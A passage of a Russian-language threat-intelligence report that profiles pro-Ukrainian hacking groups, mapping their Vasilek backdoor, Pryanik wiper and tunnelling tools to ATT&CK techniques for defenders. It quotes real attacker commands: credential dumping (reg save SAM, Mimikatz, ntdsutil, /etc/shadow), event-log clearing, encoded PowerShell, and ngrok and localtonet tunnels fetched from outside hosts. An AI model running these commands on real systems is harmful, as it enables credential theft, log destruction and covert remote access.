  if ( v16 > 64 )
  {
    v17 = (unsigned __int8)v16;
    v16 += 32;
    if ( dword_7FF8B6426E30 < v17 )
      v16 = v17;
  }
  *(_BYTE *)(ComputerName + v13) = v16;
  v13 += dword_7FF8B6426E34 ^ dword_7FF8B6426E38;
 }
}
if ( !a4 )
{
  a4 = sub_7FF8B6417003(a3);
  ComputerName = qword_7FF8B64274B0;
}
v9 = dword_7FF8B6427410;
v10 = 0;
while ( v9 < a3 )
{
  *(_BYTE *)(a4 + v9) = *a2 ^ *(_BYTE *)(a1 + v9) ^ __ROL1__(*(_BYTE *)(ComputerName + v10), v9);
  v10 += dword_7FF8B6426E3C;
  if ( v10 >= 4 )
    v10 = dword_7FF8B6426E40 ^ dword_7FF8B6426E44;
  ++v9;
}
```

T1027.002 Software Packing

Злоумышленники использовали упаковщики для обфускации кода вредоносного ПО.

T1027.010 Command Obfuscation

Злоумышленники использовали утилиту DNSCat2 в режиме шифрования сетевого трафика. Также злоумышленники обфусцировали выполняемые команды:

```
powershell.exe -NoProfile -EncodedCommand UgBlAG0AbwB2AGUALQBJAHQAZQBtACAAL
QBQAGEAdABoACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXAByAGQAcABfAHMAZQBz
AHMAaQBvAG4AXwBlAHYAZQBuAHQAcwBfAG8AdQB0AHAAdQB0AC4AdAB4AHQAIAAtAEYAbwByAG
MAZQA=
```

T1027.007 Dynamic API Resolution

Вредоносная программа Vasilek и инсталлятор полезной нагрузки применяют динамический импорт API-функций по хэшам.

T1036.005 Match Legitimate Name or Location

Злоумышленники помещали образцы вредоносного ПО в папки легитимных приложений для сокрытия следов атаки:

```
C:\Windows\System32\FortiGateUpdate.dll
```

T1036.004 Masquerade Task or Service

DNSCat2 маскирует свою службу под компонент программного обеспечения Fortinet или КриптоПро.

```
hklm\system\controlset001\services\cryptnetlicensingcsp
```

Другие названия сервисов из расследованных кейсов:

```
FortiGateUpdate
gdi2012_release
cryptnetlicensingcsp
portabledevicetypes4
windows.internal.signalssvc
authfwwfwk
```

T1480.001 Environmental Keying

Вредоносное ПО Vasilek функционирует исключительно в целевой системе, предварительно проверяя ее имя. Конфигурация данного ПО осуществляется через переменные окружения, значения которых используются в ходе выполнения. Если значение переменная `CLEAR_OLD_UPDATES` равно 1, Vasilek обращается к API Telegram с методом getUpdates и параметром `offset=0`, чтобы получить последние непрочитанные сообщения, а также актуальный `chat_id` — идентификатор Telegram-группы, через которую будут передаваться команды и отправляться результаты их выполнения.
Для этого используется токен, зашитый в код программы (параметр `bot_id`).

Если же переменная `CLEAR_OLD_UPDATES` равна 0, вредонос использует заранее заданный в коде идентификатор группы.

Дополнительно, при необходимости через переменную окружения `PASSED_HTTP_PROXY` могут быть заданы параметры прокси-сервера, который будет использоваться для сетевых подключений.

```
set VASI=LOK&rundll32 bi2.dll,retrieve_account_balance
```

```
set RESOLVER=<local_ip>&set VASI=LOK&start /b rundll32 bi2.dll,retrieve_
account_balance
```

Также при анализе вредоносного сэмпла были найдены командные строки:

```
-clear-commands
-no-clear-commands
```

T1562.001 Disable or Modify Tools

Вредоносная программа Pryanik использует уязвимый драйвер режима ядра (BYOVD) для завершения процессов защитных решений, а именно в атаках используется уязвимый драйвер Zemana Anti-Malware. Ниже приведена информация о процессах, которые интересуют злоумышленников:

```
MpCmdRun.exe – Командная строка Microsoft Defender
MsMpEng.exe – Основной процесс Microsoft Defender
```

T1070.001 Clear Windows Event Logs

Вредоносная программа Pryanik очищает журналы событий Windows.

```
wevtutil.exe cl System
wevtutil.exe cl Security
wevtutil.exe cl Application
```

T1070.009 Clear Persistence

Злоумышленники удаляли ранее созданные файлы с информацией о последних RDP-подключениях.

```
Remove-Item -Path C:\Windows\Temp\rdp_session_events_output.txt -Force
```

T1027.009 Embedded Payloads

Вредоносное ПО PartisanLoader является загрузчиком основной полезной нагрузки и содержит в секции .data основные данные для PartisanDNS. К PartisanDNS применен алгоритм сжатия LZ4 и XOR с заранее заданной строкой.

T1027.013 Encrypted / Encoded File

Исполняемые файлы вредоносного ПО «Киберпартизан» зашифрованы.

T1497 Virtualization / Sandbox Evasion

Злоумышленники реализовали механизм, обеспечивающий запуск Vasilek только в определенных системах: для имени зараженной машины вычисляется SHA256-хэш с использованием «соли», и полученное значение сравнивается с жестко заданным в коде. Если хэши не совпадают — программа завершает работу.

Такой подход позволяет избежать выполнения вредоносного кода на нерелевантных машинах или в автоматизированных системах анализа (например, песочницах), что помогает злоумышленникам дольше оставаться незамеченными.

T1631 Process Injection

Для запуска основной полезной нагрузки в виде PartisanDNS загрузчик PartisanLoader внедряет данные в указанный процесс и исполняет их внутри легитимного процесса. Если же процесс не указан, то PartisanLoader загрузит и исполнит полезную нагрузку внутри своей памяти.

Credential Access

T1003 OS Credential Dumping

SharpSploit — это .NET-фреймворк для пост-эксплуатации, основанный на PowerSploit, предоставляющий обширный набор инструментов для кражи учетных данных (включая модуль Mimikatz), повышения привилегий, сбора информации о системе, сети и домене, кейлоггинга, кражи данных из буфера обмена, обхода защитных механизмов (например, AMSI и ETW), загрузки и исполнения вредоносного кода, а также распространения на удаленные системы с помощью различных техник (WMI, DCOM, SCM, PowerShell).

Discovery

T1033 System Owner / User Discovery

Злоумышленники собирали информацию о пользовательских сессиях в зараженной системе. В частности, бэкдор Vasilek может собирать списки активных RDP-сеансов, извлекает информацию о подключенных к системе пользователях и получает соответствующие идентификаторы сеансов.

T1010 Application Window Discovery

Вредоносная программа Vasilek имеет функциональность получения информации об активном окне. С помощью команды `track_window` можно включить передачу информации об активном окне, а с помощью команды `screenshots_track` можно делать скриншоты окон.

T1082 System Information Discovery

Злоумышленники использовали вредоносные программы для сбора информации о зараженных системах.

Также команда ВПО Vasilek v отправляет следующие параметры системы: имя системы, архитектура процессора, кодировка, в которой работает система.

T1016.001 Internet Connection Discovery

Злоумышленники использовали команду `ping` для проверки наличия у зараженной системы доступа в интернет.

T1049 System Network Connections Discovery

Злоумышленники использовали утилиты ipconfig и netstat для сбора информации о сетевых подключениях в зараженной системе.

T1057 Process Discovery

Злоумышленники использовали вредоносное ПО для сбора информации о процессах, работающих в зараженной системе.

T1046 Network Service Discovery

Злоумышленники использовали утилиту SeekDNS, которая выполняет поиск доступных DNS-серверов (выявляя системы, где открыт порт 53) и при запуске принимает два аргумента командной строки:

- CIDR range — диапазон IP-адресов для сканирования в формате бесклассовой междоменной маршрутизации (Classless Inter-Domain Routing, CIDR);
- Domain name — имя домена, для которого запрашивается A-запись с целью проверки ответа DNS-сервера.

T1120 Peripheral Device Discovery

Вредоносная программа Pryanik использует уязвимый драйвер режима ядра (BYOVD) для сбора информации о подключенных дисках.

T1083 File and Directory Discovery

Злоумышленники использовали команду `dir`, запуская ее через бэкдоры для сбора информации о файлах в зараженной системе.

T1087 Account Discovery

Атакующие выполняли сбор событий подключения по протоколу RDP, извлекая данные о пользователях и IP-адресах, использованных для входа в систему.

```
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-TerminalServices-
LocalSessionManager/Operational'; Id=25; StartTime=(Get-Date).
AddHours(-1000)} | ForEach-Object { $userDomain = if ($_.Properties[0].
Value) { $_.Properties[0].Value } else { 'Unknown' }; $ip = if ($_.
Properties[2].Value) { $_.Properties[2].Value } else { 'Unknown' };
New-Object PSObject -Property @{ TimeCreated = $_.TimeCreated; User =
$userDomain; IP = $ip } } | Out-File -FilePath 'C:\Windows\Temp\rdp_session_
events_output.txt' -Encoding UTF8
```

Lateral Movement

T1570 Lateral Tool Transfer

Злоумышленники распространяли свои утилиты на этапе развития атаки.

T1021.006 Windows Remote Management

Злоумышленники использовали утилиты PSExec, PowerShell и WMI для заражения удаленных систем.

T1021.002 SMB / Windows Admin Shares

Злоумышленники передавали исполняемые файлы вредоносного ПО по протоколу SMB через сетевые папки с использованием украденных аутентификационных данных.

Collection

T1119 Automated Collection

Злоумышленники использовали бэкдоры для автоматизированного сбора данных.

T1005 Data from Local System

Злоумышленники использовали бэкдоры, имеющие функциональность отправки данных, собранных в локальной системе.

T1056.001 Keylogging

ВПО Vasilek при использовании команды `key_on` активирует функциональность кейлоггера и записывает коды нажатых клавиш в файл `keys.txt`, а затем отправляет их в Telegram. Команда `key_off` отключает кейлоггер.

T1113 Screen Capture

Вредоносная программа Vasilek имеет функциональность снятия скриншотов зараженной системы. С помощью команды screenshot ВПО может сделать снимок экрана и отправить его в Telegram.

T1115 Clipboard Data

Вредоносная программа Vasilek имеет функциональность кражи данных из буфера обмена.

Command and Control

T1095 Non-Application Layer Protocol

Для удаленного управления системой злоумышленниками широко используется коммерческий фреймворк **Cobalt Strike**, предоставляющий инструменты для повышения привилегий, сканирования сети и портов, поиска уязвимых сервисов и доступных ресурсов, кражи и повторного использования учетных данных (включая pass-the-hash), удаленного управления файловой системой, а также интеграции с Metasploit для дальнейшей эксплуатации уязвимостей.

T1071.001 Web Protocols

Вредоносная программа Vasilek отправляет запросы к Telegram API с использованием протокола HTTPS.

T1071.004 DNS

Утилита DNSCat2 и PartisanDNS использует технику DNS tunneling. При отправке начальных запросов на рукопожатие на сервер PartisanDNS использует жестко заданное доменное имя. Если запросы с этим именем вызывают ошибку, бэкдор генерирует доменное имя с помощью собственного алгоритма генерации доменов (DGA). Однако использование этого конкретного алгоритма ««в дикой природе»» пока не наблюдалось.

После успешной отправки запроса на рукопожатие PartisanDNS получает другое доменное имя, которое затем используется для всей последующей коммуникации.

T1573.001 Symmetric Cryptography

Утилита DNSCat2 применяет собственный механизм шифрования сетевого трафика. Наиболее часто используется встроенное шифрование на базе алгоритма Salsa20. Формирование ключей и цифровых подписей осуществляется с помощью протокола Диффи — Хеллмана на основе эллиптических кривых (ECDH), что делает дешифровку передаваемых данных невозможной без доступа к общему секретному ключу.

T1573.002 Asymmetric Cryptography

Вредоносная программа Vasilek использует TLS при взаимодействии с Telegram API.

T1090.001 Internal Proxy

Злоумышленники использовали зараженные системы внутри сети предприятия в качестве прокси-серверов.

T1219 Remote Access Software

Злоумышленники использовали утилиты удаленного администрирования, например VNC или Aspia, для создания резервных каналов управления.

T1132.001 Standard Encoding

Утилита DNSCat2 в запросах кодирует URL-адреса.

T1008 Fallback Channels

Злоумышленники использовали сразу несколько вредоносных программ и утилит для создания резервных каналов управления зараженной системой. Изначальное заражение происходит после запуска DNSCat2 или JiveDNS, которые сами по себе управляются с помощью C2, но помимо этого устанавливается бэкдор Vasilek, который управляется с помощью Telegram.

T1665 Hide Infrastructure

Злоумышленники использовали сервис CloudFlare для сокрытия реальных IP-адресов серверов управления вредоносными сборками утилиты DNSCat2.

T1105 Ingress Tool Transfer

Утилита DNSCat2 и бэкдор Vasilek позволяют злоумышленникам загружать и устанавливать в систему дополнительное вредоносное ПО. В случае Vasilek за это отвечает команда `document`, которая загружает указанный файл из Telegram.

Также с помощью команды wget, ВПО может загружать файл по любому указанному URI.

С помощью команды `#UPLOAD` может загрузить бинарные данные и записать их в файл.

T1571 Non-Standard Port

Злоумышленники применяли нестандартные порты для работы с прокси-серверами в зараженных системах.

T1572 Protocol Tunneling

Злоумышленники использовали утилиты для создания VPN-тоннелей.

Exfiltration

T1020 Automated Exfiltration

Злоумышленники извлекают собранные данные автоматически с использованием бэкдоров.

T1041 Exfiltration Over C2 Channel

Злоумышленники извлекают собранные данные автоматически на сервера управления утилитой DNSCat2. Также с помощью утилиты Vasilek злоумышленники могут отправлять любой файл в Telegram-канал.

T1029 Scheduled Transfer

Вредоносная программа Vasilek отправляет запрос на получение команд согласно заданному периоду времени.

T1048.002 Exfiltration Over Asymmetric Encrypted Non-C2 Protocol

Вредоносная программа Vasilek отправляет данные на серверы Telegram API с использованием ассиметричного шифрования.

T1567 Exfiltration Over Web Service

Вредоносная программа Vasilek отправляет данные на серверы Telegram API.

Impact

T1491.002 External Defacement

Злоумышленники внесли изменения в содержание сайта атакованной организации.

T1561.001 Disk Content Wipe

Вайпер Pryanik работает по принципу логической бомбы. Вайпер проверяет время, установленное в системе, и если оно не будет равно зашитой в код константе, то вайпер не запустится.

После прохождения всех проверок и исполнения полезной нагрузки ВПО приступает к процессу стирания данных:

1. Получает сведения о геометрии диска (количестве цилиндров, головок и секторов на дорожке) путем отправки управляющего кода (IOCTL) уязвимому драйверу;
2. Отправляет другой управляющий код (IOCTL), что приводит к перезаписи информации, ранее записанной в указанную область диска.

Структура SectorBuffer — наиболее интересная часть этого API-вызова; при ее заполнении выбирается смещение, с которого вредоносная программа начинает перезапись данных. Для этого используется формула <номер подключенного носителя информации> * 28, а полученное число является номером блока данных по схеме адресации LBA.

Поле Length заполняется значением 200h, а поле Count — значением 100h, и, таким образом, значение размера перезаписываемого блока (DataTransfersLength) определяется по следующей формуле: Length * Count = 200h * 100h = 20 000h = 131 072 байта, то есть вредоносное ПО перезаписывает область размером всего 128 мегабайт.

Связи с другими группами


Как и в случае с BO Team, мы не смогли найти явных пересечений Cyberpartisans с группировками из кластера I и II. На первый взгляд сложно однозначно определить, хактивисты это или нет.

В силу того, что злоумышленники сами публично высказываются о своих атаках, явно демонстрируя идеологическую мотивацию, можно отнести эту группировку к хактивистам. Активное взаимодействие со СМИ лишь подтверждает этот тезис.

С другой стороны, у них есть ресурсы на то, чтобы разрабатывать кастомное программное обеспечение, что скорее характерно для APT-группировок. К самописным инструментам относятся, в частности, Telegram-ориентированный backdoor (**Vasilek**) и вайпер, функционирующий по принципу логической бомбы, активирующийся по определенному событию или времени и направленный на уничтожение данных в системе (**Pryanik Wiper**).

В ходе анализа Telegram-чатов, которые злоумышленники использовали в качестве C2, были обнаружены ID аккаунтов, которые, вероятно, принадлежат операторам ВПО. Один из аккаунтов состоял в группах, связанных с проукраинскими группировками и проявлял активность в комментариях. Данный факт косвенно указывает на связь «Киберпартизан» и проукраинских группировок.

Рис. 50 | Пример сообщения



Также согласно недавним заявлениям «Киберпартизан», опубликованным в их Telegram-канале, группировка сообщила о проведении серии совместных атак на российские организации в координации с проукраинской группировкой **Silent Crow**.

Выводы по III кластеру

Несмотря на то что киберугрозы для России традиционно ассоциируются с деятельностью ярко выраженных представителей кластеров I и II, в последние годы наблюдается заметный рост числа политически мотивированных группировок, поведение которых выходит за рамки привычных классификаций. Эти группы демонстрируют высокую степень тактической гибкости:

- в одних случаях их операции сводятся к разрушению или шифрованию инфраструктуры жертвы с помощью вайперов или шифровальщиков — подход, характерный для хактивистских структур из I кластера;
- в других они могут в течение продолжительного времени оставаться незамеченными в инфраструктуре и вести целенаправленную деятельность по сбору информации, что ближе к APT-группам (кластер II).

Отдельного внимания заслуживает тот факт, что подобные группировки, несмотря на декларируемую политическую мотивацию и активность в медиапространстве, обладают серьезными техническими возможностями, включая разработку и использование собственного кастомного вредоносного инструментария, что указывает на наличие ресурсов и компетенций, сопоставимых с APT

Таким образом, ситуация, складывающаяся в ландшафте нацеленных на Россию киберугроз в контексте текущей геополитической напряженности, стала благодатной почвой для формирования новых гибридных структур. Эти группы не ограничиваются жесткими рамками классических моделей поведения — они адаптивны, автономны и при выборе тактики во многом руководствуются как стратегическими задачами, так и целями конкретной кампании или атаки. Мы продолжаем отслеживать их активность, так как именно они в перспективе могут оказывать серьезное влияние на развитие и трансформацию киберугроз в регионе.

Отсканировав QR-код, вы получите ссылку на скачивание материалов, на которых изображены пересечения исследованных нами группировок между собой, показаны взаимодействия с C2-инфраструктурой, а также взаимосвязи между другими индикаторами компрометации.

Графическое изображение (канвас) было создано с помощью приложения для заметок Obsidian. Вы можете загрузить полученный файл в это приложение и подробнее рассмотреть детали наших исследований.

Портрет атакующего



Портрет атакующего

В этом разделе мы опишем ключевые техники, тактики и процедуры (TTPs), связанные с исследуемыми проукраинскими группировками, включая все три кластера, описанные выше.

Мы выделили следующий набор поведенческих особенностей, характерных для проукраинских группировок:

- Инструменты для получения учетных данных
- Инструменты для туннелирования и удаленного доступа
- Методы перемещения по инфраструктуре жертвы
- TOP TTPs атакующих
- Использование шифровальщиков
- Эксплуатируемые уязвимости
- Наиболее интересные TTPs, которые крайне редко встречаются «в дикой природе»

В совокупности эти характеристики формируют отчетливый поведенческий профиль, или портрет атакующего, который помогает атрибутировать активность к этому конкретному кластеру. Распознавая эти паттерны поведения, использование определенного набора инструментов и бэкдоров, аналитики могут более эффективно реагировать на инциденты, связанные с этим субъектом угрозы.

Также в рамках исследования мы встретили интересные TTPs, которые редко встречаются «в дикой природе», что дополнительно отличает проукраинские группировки от других атакующих.

Получение учетных данных

Атакующие используют достаточно широкий набор инструментов, чтобы получить несанкционированный доступ к информации, использующейся для аутентификации пользователей. Получив доступ к учетным данным, они могут значительно расширить свои возможности, обходя механизмы безопасности, повышая привилегии и получая доступ к чувствительной информации или критическим системам. Поэтому важно понимать как способы компрометации, так и механизмы защиты учетных данных, чтобы минимизировать риски и повысить безопасность организации.

XenAllPasswordPro

XenAllPasswordPro — это утилита, используемая злоумышленниками для сбора аутентификационных данных в зараженных системах.

Атакующие используют этот инструмент для извлечения паролей и хэшей паролей из базы данных Active Directory, хранящейся в файле `NTDS.dit`. Утилита является инструментом для анализа и извлечения данных, содержащихся в базе данных домена, и может быть использована как в целях восстановления, так и для взлома паролей в домене.

Вот пример команд, который злоумышленники выполняли в атакованных системах:

```
c:\programdata\update\xenallpasswordpro.exe" -a "c:\programdata\update\
report.html"
c:\programdata\allinone2023\XenAllPasswordPro.exe -a c:\programdata\report.
html 1> \Windows\Temp\LNhkey 2>&1
```

BrowserThief

BrowserThief — это инструмент для извлечения сохраненных паролей и сессий из браузеров. Скрипт BrowserThief извлекает пароли из Google Chrome, Opera и Opera GX. Он использует SQLite для доступа к базе данных логинов в этих браузерах и расшифровывает сохраненные пароли с помощью ключа, извлеченного из файлов конфигурации браузеров. Скрипт может выполнять запросы на сервер для отправки расшифрованных паролей.

Nanodump

Nanodump — это легковесная утилита с открытым исходным кодом, предназначенная для снятия дампа памяти процесса LSASS (Local Security Authority Subsystem Service) в Windows. Nanodump создает дамп LSASS без использования стандартных инструментов Windows (как `comsvcs.dll` или `MiniDumpWriteDump`), что помогает обойти антивирусы и EDR-системы.

```
C:\Windows\Temp\nano.exe
```

Файл является утилитой nanodump для дампа процесса `lsass.exe`.

В системе были созданы файлы `C:\Windows\Temp\2024[REDACTED].log` и `C:\Windows\Temp\2024[REDACTED].log`, которые являются дампами процесса lsass.exe, сделанными утилитой nanodump.

Команда reg

Команда **reg** — это инструмент командной строки в Windows, используемый для управления реестром. С помощью этой команды атакующие могут сделать дамп ветвей реестра Windows **SAM, SYSTEM и SECURITY (T1003.002 OS Credential Dumping: Security Account Manager):**

```
reg save HKLM\sam sam
reg save HKLM\system system
reg save HKLM\security security
```

При этом файлы дампов могут находится в разных директориях. Например, в пользовательской директории загрузки файлов:

```
C:\Users\[USER]\Downloads\SYSTEM
C:\Users\[USER]\Downloads\SAM
C:\Users\[USER]\Downloads\SECURITY
```

Ветви реестра Windows SAM, SYSTEM и SECURITY содержат критически важную информацию, которая может быть использована атакующими для получения доступа к учетным данным. Это одна из самых распространенных техник, которые используют атакующие.

Mimikatz

Mimikatz — это утилита с открытым исходным кодом, которая используется для извлечения учетных данных (логинов, паролей, хэшей) из памяти операционной системы.

```
C:\Users\[User]\Desktop\x64\mimikatz.exe
C:\[Redacted]\x64\mimidrv.sys
C:\Users\[User]\Desktop\CrackMapExecWin_v2.2\hosted\Invoke-Mimikatz.ps1
```

Атакующие используют следующие команды для работы с этой утилитой:

```
sekurlsa::logonpasswords
```

Команда извлекает пароли, которые используются для аутентификации пользователей, а также хэши учетных данных, хранящиеся в памяти, и отображает их на экране. Эта команда позволяет атакующему получить пароли, которые активно используются в системе в данный момент.

```
lsadump::secrets
```

Команда позволяет атакующему извлечь из системы секреты, связанные с безопасностью, такие как сохраненные пароли, ключи и другие конфиденциальные данные, которые могут быть сохранены в реестре Windows.

```
sekurlsa::minidump <file_name>.dmp
```

Эта команда загружает и анализирует дамп памяти, который был создан, например, с помощью утилиты Windows Memory Dump. Mimikatz таким образом извлекает учетные данные (например, пароли или хэши), хранящиеся в памяти системы, из дампа памяти (minidump).

Это второй по популярности способ, который используют атакующие.

PowerView

PowerView — это инструмент написанный на PowerShell, в его состав входит большое количество командлетов для разведки и работы с объектами в Active Directory.

Атакующие используют командлет **Add-DomainObjectAcl** — для добавления прав доступа (ACE) к объектам в Active Directory:

```
Add-DomainObjectAcl -Rights 'All'
```

Эта команда добавляет все возможные права (ACE) к объекту в Active Directory.

ntdsutil

ntdsutil.exe — это консольная утилита Windows, предназначенная для управления Active Directory и базой данных NTDS (NT Directory Services).

Получив доступ к контроллерам домена, атакующие используют стандартную утилиту Windows `ntdsutil.exe`. Одной из функций утилиты является доступ к файлу базы данных `NTDS.dit`, который используется для хранения информации о пользователях, группах и других объектах домена.

```
c:\windows\system32\ntdsutil.exe",""$system32\ntdsutil.exe" "ac i ntds" ifm
"create full c:\temp" q q
ntdsutil "ac i ntds" "ifm" "create full c:\copy-ntds" quit quit
ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp1' q q
```

- `ac i ntds` — это аббревиатура для команды "`activate instance ntds`", которая активирует экземпляр базы данных NTDS (Active Directory) для выполнения операций с данным экземпляром.
- `ifm` — Installation From Media (IFM) — устанавливает специальный режим, в котором можно создать копию базы AD.
- `create full c:\temp` — эта команда создает полный (full) инсталляционный медиафайл и сохраняет его в каталог `c:\temp`. Этот файл может быть использован для создания нового доменного контроллера на основе существующего домена.
- `q q` — эти команды выходят из утилиты ntdsutil, завершив выполнение команд.

PowershellKerberos

PowershellKerberos — это набор PowerShell-скриптов, предназначенных для эксплуатации уязвимостей в протоколе Kerberos в средах Active Directory. В этот набор входит скрипт `dumper.ps1`, который предназначен для извлечения Kerberos-билетов из кэша LSA (Local Security Authority). При запуске с правами администратора или SYSTEM он может получить билеты всех пользователей. В противном случае — только текущей сессии.

Атакующие запускали скрипт `PowerShell Dumper.ps1`, чтобы получить дампы билетов Kerberos из кэша LSA. Они переименовали скрипт, чтобы замаскировать его под скрипт групповой политики:

```
.\gpo_compliance.ps1
```

Linux

В Unix-системах атакующие могут получить хэши паролей всех пользователей:

```
sh -c - cat /etc/shadow 2>&1
```

Данная команда выводит содержимое файла `/etc/shadow`, в котором хранятся захэшированные пароли всех пользователей системы.

Также выполняется чтение содержимого файла `/etc/passwd`:

```
cat /etc/passwd 2>&1
```

Также группировка собирает информацию о LDAP-конфигурации в Unix-системах:

```
cat /etc/*ldap* 2>&1
```

```
cat /etc/openldap /etc/sudo-ldap.conf
```

В подобных конфигурационных файлах можно встретить аутентификационные данные пользователей в открытом виде.

Bitrix

Еще одним способом сбора учетных данных является анализ конфигурационных файлов Bitrix, которые могут содержать в себе учетные данные (логин и пароль) для подключения к базам данных, а также адрес и имя баз данных.

Вот пример одной из команд, используемых атакующими:

```
cat /home/bitrix/ext_www/*/*/php_interface/dbconn.php 2>&1
```

Доступ к паролям веб-браузеров

```
cmd.exe /Q /c copy "C:\Users\[username]\AppData\Local\Google\Chrome\User
Data\Default\Login Data" "C:\Windows\Temp\1713909173.8739672"
```

Команда копирует файл с паролями из профиля пользователя Google Chrome во временную папку Windows **(T1555.003 Credentials from Web Browsers)**.

WebBrowserPassView

WebBrowserPassView[21] — это бесплатная портативная утилита для Windows, разработанная NirSoft и предназначенная для восстановления паролей, сохраненных в популярных веб-браузерах. Она поддерживает Internet Explorer, Firefox, Chrome, Safari, Opera, а также их производные (Vivaldi, Brave и др.).

С помощью этого инструмента атакующие после получения доступа к системе могут просматривать сохраненные пароли и импортировать их в файлы `text/xml/html/csv`.

Построение туннелей

Термин «туннелирование» описывает процесс создания защищенного канала связи, который позволяет атакующим обходить сетевые фильтры, маскировать трафик и скрытно взаимодействовать со скомпрометированными системами. В кибератаках, особенно со стороны APT-групп (Advanced Persistent Threats), туннелирование является ключевым инструментом для скрытного обхода фаерволов и защиты каналов связи между злоумышленниками и их целями.

Туннели позволяют злоумышленникам передавать данные между зараженными машинами и удаленными серверами командования и контроля (C2). Это критически важная часть их работы, так как успешное и скрытное взаимодействие с зараженной системой является основой для продолжения атаки. Применение туннелей может варьироваться от использования публичных инструментов до разработки собственных решений для обхода сетевых защит и скрытого взаимодействия с жертвой.

ngrok

ngrok — это кроссплатформенная утилита, предназначенная для создания туннелей через интернет к локальным веб-серверам. Этот инструмент стал одним из самых популярных в атаках на инфраструктуру благодаря своей простоте и удобству.

ngrok позволяет злоумышленникам легко и быстро обойти NAT и фаерволы, создавая туннели для передачи данных между скомпрометированными системами и удаленными серверами управления. Использование ngrok позволяет злоумышленникам получить доступ к внутренним ресурсам через стандартные порты, такие как RDP, скрывая реальную активность.

21 WebBrowserPassView

Атакующие устанавливали ngrok сразу после подключения к системе и прописывали в файле конфигурации порт 3389 (стандартный порт RDP). После этого все нелегитимные подключения к системе по RDP проходили через эту утилиту. Злоумышленники прикрепляли ngrok к службе под названием `svchost` при помощи следующей команды:

```
.\\ngrok.exe tcp 3389
Start-Process -FilePath "ngrok.exe" -WindowStyle Hidden -ArgumentList 'tcp
3389'
.\\ngrok.exe config add-authtoken [TOKEN]
```

Кроме порта RDP, атакующие использовали порт `80 HTTP`:

```
.\\ngrok.exe http 80 -oauth=google
set "ngrokPath=C:\intel\ngrok.exe"
set "ngrokArgs=tcp 22 -log=C:\intel\out.txt"
```

Для сокрытия запуска ngrok в системе злоумышленники могли изменять имя файла на имя служб в операционной системе. Например, на `svchost` и выполнять следующей команду:

```
C:\ProgramData\svchost\svchost.exe service run -config
C:\ProgramData\svchost\svchost.yml
C:\Windows\Temp\lsass.exe
```

Каталог `C:\ProgramData\svchost\` создан злоумышленниками. Файл `svchost.exe` — это собственно утилита ngrok, а `svchost.yml` служит ее файлом конфигурации.

Gost

Gost — это универсальный инструмент для создания прокси-серверов и туннелей, написанный на Go. Атакующие устанавливали Gost с помощью скрипта `proxy.ps1`:

```
$filesPath = "C:\Windows\System32"
$winswPath = Join-Path -Path $filesPath -ChildPath "winsws.exe"

# Service install
Write-Host "[*] Installing gost as service"
Start-Process $winswPath -ArgumentList "install" -RedirectStandardOutput
$tempFile -NoNewWindow -Wait
$output = Get-Content $tempFile
Write-Output $output
Start-Process $winswPath -ArgumentList "start" -RedirectStandardOutput
$tempFile -NoNewWindow -Wait
$output = Get-Content $tempFile
Write-Output $output
```

Исполняемый файл Gost устанавливается как сервис, и скрипт передает ему необходимые настройки.

Cloudflared

Cloudflared — это утилита от Cloudflare для создания безопасных туннелей между локальными сервисами и сетью Cloudflare. Она позволяет открыть доступ к внутренним ресурсам без необходимости открывать порты на фаерволе или настраивать публичные IP-адреса.

Как и утилиту Gost, атакующие устанавливали Cloudflared с помощью скрипта `proxy.ps1`. Для этого используются следующие файлы:

- файл `winsw.exe` — является утилитой для закрепления исполняемых файлов в качестве службы Windows Service Wrapper;
- файл `proxy.ps1` — служит для настройки, загрузки, установки и деинсталляции вышеупомянутых утилит.

Установка происходит с помощью следующего кода PowerShell из файла `proxy.ps1`:

```
# Service install
Write-Host "[*] Installing cloudflared as service"
Start-Process $cloudflaredPath -ArgumentList "service install $t"
-RedirectStandardError $tempFile -NoNewWindow -Wait
$output = Get-Content $tempFile
Write-Output $output
```

Атакующие через командную строку передают токен для аутентификации в сервисе:

```
C:\Windows\System32\winuac.exe tunnel run -token eyJhIjoiYjc2MDAxM…
[REDACTED]...RReExUaG1aV1l0WVRVd01XTTNOR016TldSaCJ9
```

localtonet

Localtonet — это утилита для создания публичных туннелей к локальным сервисам, позволяющая быстро и просто открыть доступ к приложениям, запущенным на компьютере, через интернет.

Атакующие скачивают архив с утилитой localtonet с официального сайта с помощью PowerShell и распаковывают его во временную директорию:

```
powershell iwr http://localtonet.com/download/localtonet-win-64.zip -outfile
ltn.zip -usebasicparsing;
expand-archive -force -path ltn.zip -destinationpath C:\Windows\Temp;
```

Вместе с утилитой localtonet скачивается инструмент NSSM. Скачивание с официального сайта и распаковка:

```
iwr http://localtonet.com/nssm-2.24.zip -outfile nssm.zip – usebasicparsing;
expand-archive -force -path nssm.zip – destinationpath C:\Windows\Temp;
```

Установка localtonet через NSSM:

```
C:\Windows\Temp\nssm-2.24\win64\nssm.exe install L2_SVC C:\Windows\Temp\
localtonet.exe authtoken [redacted]
C:\Windows\Temp\nssm-2.24\win64\nssm.exe start L2_SVC
```

Установка localtonet через NSSM:

```
C:\users\[username]\Desktop\localtonet.exe authtoken [TOKEN]
```

rsockstun

Rsockstun — это инструмент для создания обратного SOCKS5-туннеля с поддержкой SSL и прокси, позволяющий устройствам за NAT или брандмауэром безопасно подключаться к удаленному серверу и перенаправлять трафик. Утилита используется для обхода сетевых ограничений и создания защищенных каналов связи.

